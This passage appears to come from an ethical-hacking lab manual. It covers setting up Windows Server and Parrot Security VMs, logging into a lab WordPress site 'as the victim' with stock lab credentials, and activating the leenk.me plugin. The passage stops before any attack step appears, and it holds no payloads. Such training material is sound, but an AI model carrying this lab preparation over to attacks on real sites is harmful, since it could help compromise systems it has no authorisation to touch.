
1. Turn on the **Windows Server 2022** and **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
3. In **Type here to search** field of the **Desktop**, type wampserver and click on **Wampserver64** to start Wampserver.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
5. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

6. Now, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.22:8080/CEH/wp-login.php?** and press **Enter**.


   Note: Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.

8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.




10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.




11. Refresh the page and you will observe that the **leenk.me** plugin option appears in the left pane; click it.

    Note: Refresh the page if leenk.me does not appear on the left pane.

